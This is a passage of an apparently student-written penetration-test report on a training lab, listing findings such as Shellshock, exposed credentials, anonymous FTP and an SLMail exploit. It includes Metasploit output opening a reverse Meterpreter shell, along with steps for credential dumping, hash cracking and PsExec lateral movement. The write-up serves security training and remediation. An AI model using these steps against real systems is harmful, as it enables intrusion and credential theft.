
Images	  
Affected Hosts	192.168.13.14
Remediation	Close port 22 if SSH access is not needed, and ensure strong, unpredictable passwords are used for all accounts. Additionally, implement MFA for SSH access to further reduce risk of aunauthroized login.

Vulnerability 16	Findings
Title	Shellshock Eploitation in Apache


Type (Web app / Linux OS / WIndows OS)	Web Application
Risk Rating	Critical
Description	The apache server is vulnerable to the Shellshock bug, allowing remote code execution by exploiting CGI scripts
Images	 
Affected Hosts	192.168.13.11
Remediation	Update Apache to a patched version and restrict access to unnecessary CGI scripts to mitigate this vulnerability.


Vulnerability 17	Findings
Title	Credentials Exposed in Public GitHub Repository
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	Critical
Description	Sensitive user credentials are exposed in a public GitHub repository, allowing anyone to access them.
Images	  
Affected Hosts	totalrekall.xyz


Remediation	Remove credentials from GitHub repository


Vulnerability 18	Findings
Title	Open HTTP Port with exposed Credentials
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	High
Description	you can see that port 80 is open on 172.22.117.20, and when prompted to log in you can put the credentials from the last vulnerability to log in and directly access sensitive files, by appending the file path to the URL.
Images	 
Affected Hosts	172.22.117.20
Remediation	Restrict access to sensitive files, implement proper authentication controls,

	and avoid exposing credentials that allow unauthroized access.

Vulnerability 19	Findings
Title	Anonymous FTP Access Exposes Sensitive Files
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	High
Description	The FTP service permits anonymous access, allowing unauthorized users to access sensitive files stored on the server.
Images	

	
Affected Hosts	172.22.117.20
Remediation	Disable anonymous ftp login and require authentication for all users.

Vulnerability 20	Findings
Title	SLMail Exploit Remote Code Execution
Type (Web app / Linux OS / WIndows OS)	Windows os
Risk Rating	Critical
Description	Allows remote code executing through the SLMail exploit
Images	





```
Module options (exploit/windows/pop3/seattlelab_pass):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  172.22.117.20    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   110              yes       The target port (TCP)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     172.22.117.100   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows NT/2000/XP/2003 (SLMail 5.5)


msf6 exploit(windows/pop3/seattlelab_pass) > exploit

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 1 opened (172.22.117.100:4444 → 172.22.117.20:60604 ) at 2025-02-13 20:48:35 -0500
```




```
meterpreter > ls -a
Listing: C:\Program Files (x86)\SLmail\System
=============================================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100666/rw-rw-rw-  32     fil   2022-03-21 11:59:51 -0400  flag4.txt
100666/rw-rw-rw-  3358   fil   2002-11-19 13:40:14 -0500  listrcrd.txt
100666/rw-rw-rw-  1840   fil   2022-03-17 11:22:48 -0400  maillog.000
100666/rw-rw-rw-  3793   fil   2022-03-21 11:56:50 -0400  maillog.001
100666/rw-rw-rw-  4371   fil   2022-04-05 12:49:54 -0400  maillog.002
100666/rw-rw-rw-  1940   fil   2022-04-07 10:06:59 -0400  maillog.003
100666/rw-rw-rw-  1991   fil   2022-04-12 20:36:05 -0400  maillog.004
100666/rw-rw-rw-  2210   fil   2022-04-16 20:47:12 -0400  maillog.005
100666/rw-rw-rw-  2831   fil   2022-06-22 23:30:54 -0400  maillog.006
100666/rw-rw-rw-  1991   fil   2022-07-13 12:08:13 -0400  maillog.007
100666/rw-rw-rw-  2366   fil   2024-10-21 02:54:16 -0400  maillog.008
100666/rw-rw-rw-  2030   fil   2024-10-21 03:30:50 -0400  maillog.009
100666/rw-rw-rw-  1991   fil   2025-01-30 05:07:05 -0500  maillog.00a
100666/rw-rw-rw-  7010   fil   2025-02-10 18:30:15 -0500  maillog.00b
100666/rw-rw-rw-  2315   fil   2025-02-11 18:31:34 -0500  maillog.00c
100666/rw-rw-rw-  2366   fil   2025-02-13 18:37:35 -0500  maillog.00d
100666/rw-rw-rw-  13046  fil   2025-02-13 20:48:33 -0500  maillog.txt

meterpreter > cat flag4.txt

822e3434a10440ad9cc086197819b49dmeterpreter >
meterpreter >
```

Affected Hosts	172.22.117.20
Remediation	Disable or remove the SLMail service if not needed, apply all available patches, and implement network level restrictions to limit access to the service.



Vulnerability 21	Findings
Title	Unauthorized Access via Meterpreter Session
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Critical
Description	A Meterpreter session can be established on the Windows 10 machine, allowing unauthorized access and potential data exfiltration.

Images	 
Affected Hosts	172.22.117.20
Remediation	Restrict file access to prevent unauthorized users from reading sensitive data, monitor for suspicious activity, and implement endpoint protection to detect and block Meterpreter payloads.




Vulnerability 22	Findings
Title	Scheduled task enumeration via meterpreter
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	High
Description	Using a meterpreter session, an attacker can drop into a command shell and enumerate scheduled tasks with schtasks /query. Then, you can see more details about the tasks by using schtasks /query /TN flag5 /F0 list /v, which can potentially reveal sensitive information.


Images	  
Affected Hosts	172.22.117.20
Remediation	Restrict access to scheduled tasks, monitor for unauthorized execution of schtasks, and add endpoint detection to alert on suspicious activity in meterpreter sessions.

Vulnerability 23	Findings
Title	Privilege Escalation via SLMail Exploit & NTLM Hash Dumping
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Critical
Description	After exploiting SLMail with metaspoilt, the meterpreter shell will be the SYSTEM user allowing full control over the machine. After loading Kiwi, the

	lsa_dump_sam command can be used to reveal the user named “flag6”. Cracking the NTLM password will reveal the flag.
Images	  
Affected Hosts	172.22.117.20
Remediation	Patch or remove vulnerable SLMail software, and implement Windows Defender Credential Guard to prevent credential dumping.

Vulnerability 24	Findings
Title	Cached Credential Dumping & Lateral Movement to Server2019
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Critical
Description	Using Kiwi, you can dump cached credentials on the Windows 10 machine which reveals a admin user named ADMBob. You can store the user and password into a file and crack it with john. these credentials have access to the Server2019 machine, and by using the PsExec module in metasploit with these credentials, a SYSTEM shell can be obtained on Server2019. Inside the meterpreter shell, using net server

Images	   
Affected Hosts	Server2019 domain controller
Remediation	Disable cached credentials where possible, and restrict administrative access between systems to prevent lateral movement.

Vulnerability 25	Findings
Title	Unrestricted Access to Root directory
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	High
Description	By going to the root directory C:\ in meterpreter, you can list all the files and directly read flag9.txt using cat.
Images	
Affected Hosts	Server2019 domain controller
Remediation	Restrict access to system-critical directories, and enforce least privilege access controls.